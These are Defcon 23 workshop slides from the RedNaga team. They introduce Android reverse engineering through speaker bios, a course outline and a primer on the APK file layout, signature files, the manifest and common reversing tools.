



# OFFENSIVE AND DEFENSIVE ANDROID REVERSE ENGINEERING

TIM "DIFF" STRAZZERE - JON "JUSTIN CASE" SAWYER - CALEB FENTON

08.07.2015

Defcon 23

REDNAGA

# WHO ARE WE

## RED NAGA?




- Banded together by the love of 0days and hot sauces
- Random out of work collaboration and pursuit of up-leveling the community
- Disclosures / Code / Lessons available on github
- [rednaga.io](http://rednaga.io)
- [github.com/RedNaga](https://github.com/RedNaga)



# WHO ARE WE

JCASE



- CTO of Applied Cybersecurity LLC
- Professional Exploit Troll
- Twitter Celebrity
- One of the founders of "Sunshine"
- @jcase
- [github.com/CunningLogic](https://github.com/CunningLogic)



Sunsh  
bootloader unlock / s-c

**APPLIED CYBERSECURITY**  
— LLC —

# WHO ARE WE

CALEB



- Researcher @ SourceClear  
Former Researcher @ Lookout
- Texan at heart, Californian based on shorts  
and sandals 24/7
- Creator of "Simplify"
- @CalebFenton
- [github.com/CalebFenton](https://github.com/CalebFenton)



# WHO ARE WE

DIFF



- Research & Response Engineer @ Lookout
- Obfuscation and Packer Junkie
- Pretends to know as much as JCase
- Makes own hot sauce - cause why not?
- @timstrazz
- [github.com/strazzere](https://github.com/strazzere)



# WHY ARE WE HERE

More importantly - why should you care?

- Kick off Defcon workshops the right way!  
Three training arcs provided free of cost
- Training can be useless, expensive and non-standard
- Two types of training we normally see (generally):
  - Either blow through basics and leave you in the dust with no tools, potentially the inverse, all basics with no concrete learning
  - All talk, no play (or the inverse... All play, no talk)
- Hopefully we can change this ^
- We like drinking...



# THE TAKE AWAYS

What should you learn from us today?

- Reverse engineering is often learned outside of school, diversifying your approaches are key
- Technical knowledge is key, however learning the perspectives for effectively dealing with problems is more key
  - How to tackle malware `_fast_`
  - How to find vulnerabilities `_fast_`
  - Anyone can find things with a given amount of time, we hope to teach you the mindset of how to accomplish these tasks in a meaningful way



# COURSE STRUCTURE



- Four Arcs
  - Primer - Grasping Android Applications and reversing them
  - Defensive - Figuring out malicious aspects of malware (fast)
  - Offensive - Finding vulnerability on a device
  - "Open"
    - Continue challenges / Partner up / Open QA forum
- Each Arc consists of 2 parts (breaks in between)
  - Lecture Segment ~1 hour
  - Practical Segment (challenges) ~1 hour



# COURSE STRUCTURE



Specifics



- Arc One - Android Primer
  - Learn the basics about reversing Android applications
    - Application Lifecycle (from a reverser perspective)
    - Reversing basics



- Arc Two - Defensive Android
  - Tackling malware and other malicious binaries
  - Triaging malware effectively
  - Hurdling obfuscation which might make this more difficult

# COURSE STRUCTURE



Specifics



- Arc Three - Offensive Android
  - Attacking Android firmware
  - Finding misconfigurations to abuse
  - Finding exploitable Applications
  - Finding exploitable Services



- Arc Four
  - Open Q/A forum
  - Partnered Reversing
  - Finish challenges (win something?)



# POTENTIAL QUESTIONS



Already with answers!

No tools or environment set up?

Use our VM Image!

Question about current subject?

Ask it out loud.

Specific question not related to subject?

Wait for practical or Arc 4.

Need help during practical?

Flag us down.

Thirsty?

Drink our booze with us!  
(or get some to share)

(21+ only!)

A close-up photograph of a vibrant red chili pepper hanging from a green stem with several green leaves. The pepper is the central focus, with its bright red color contrasting sharply with the green foliage. The background is softly blurred, emphasizing the texture and shape of the pepper.

# ANDROID REVERSE ENGINEERING PRIMER

Arc 1 - diff


REDNAGA

# ANDROID APPLICATION PACKAGING (APK)

application/vnd.android.package-archive



Blah.apk



# ANDROID APPLICATION PACKAGING (APK)

application/vnd.android.package-archive



Blah.apk



META-INF/ MANIFEST.MF

CERT\_NAME.(RSA|DSA)  
CERT\_NAME.SF

Extension of ZIP / JAR



lib/ armeabi(-v7a)/  
arm64-v8a/  
x86/  
mips/

No specific naming convention

Container SHA1 can change w/o violating signature checks



res/ drawable-\*/ \*.png  
xml/ \*.xml  
raw/

Often seen as:

com.package.name.apk

Resolve path on device using:

pm list path com.package.name

AndroidManifest.xml

classes.dex

“Unpack” just by unzipping:

unzip -e Blah.apk -d contents

resources.arsc


\*

# ANDROID APPLICATION PACKAGING (APK)

application/vnd.android.package-archive



Blah.apk



META-INF/ MANIFEST.MF  
CERT\_NAME.(RSA | DSA)  
CERT\_NAME.SF

Manifest File  
Text File

Contains file names  
and Base64  
encoded blob of  
file SHA1s



lib/ armeabi(-v7a)/ lib\*.so  
arm64-v8a/  
mips/

Developer public signature

Signature Manifest File  
Text File

Self-signed certificate

Created from private key...  
...unless is compromised key  
(ex. test-keys)

Contains file names  
and Base64  
encoded blob of  
Manifest.MF lines  
and Manifest.MF file  
itself



Used to validate:  
installing upgrades  
sharing uid's

Print information:

keytool -printcert -file filename

AndroidManifest.xml  
classes.dex


resources.arsc

# ANDROID APPLICATION PACKAGING (APK)

application/vnd.android.package-archive



Blah.apk



Normally native ELF shared libraries

Type depends on how it was compiled, normally seen by simple file command or looking at directory

Reverse with:

- gdb
- hopper
- IDA Pro
- radare
- ...




# ANDROID APPLICATION PACKAGING (APK)

application/vnd.android.package-archive



Blah.apk



Resource files

Non-compiled resources:  
images  
normal xml files  
raw "binary" files  
music files  
...


Typically loaded via  
AssetManager

# ANDROID APPLICATION PACKAGING (APK)

application/vnd.android.package-archive



Blah.apk



## Asset files

Often raw files which are loaded via the AssetManager inside the applications context

Sometimes executable payloads or code dynamically loaded

# ANDROID APPLICATION PACKAGING (APK)

application/vnd.android.package-archive



Blah.apk



META-INF/ MANIFEST.MF  
CERT\_NAME.(RSA | DSA)  
CERT\_NAME.SF



lib/ armeabi(-v7a)/ lib\*.so  
arm64-v8a/  
x86/  
mips/



res/ drawable-\*/ \*.png  
xml/ \*.xml  
raw/ ...

assets/ \*

AndroidManifest.xml

classes.dex

resources.arsc

\*

Android Manifest  
Compiled AndroidXML

Contains:

- entry points for app
- Activities
- Services
- Receivers
- Intents

...

- app permissions
- app meta-data
- package name
- version code/name
- debuggable
- referenced libraries

Reverse with:

axmlprinter2

apktool

jeb / jeb2

androguard

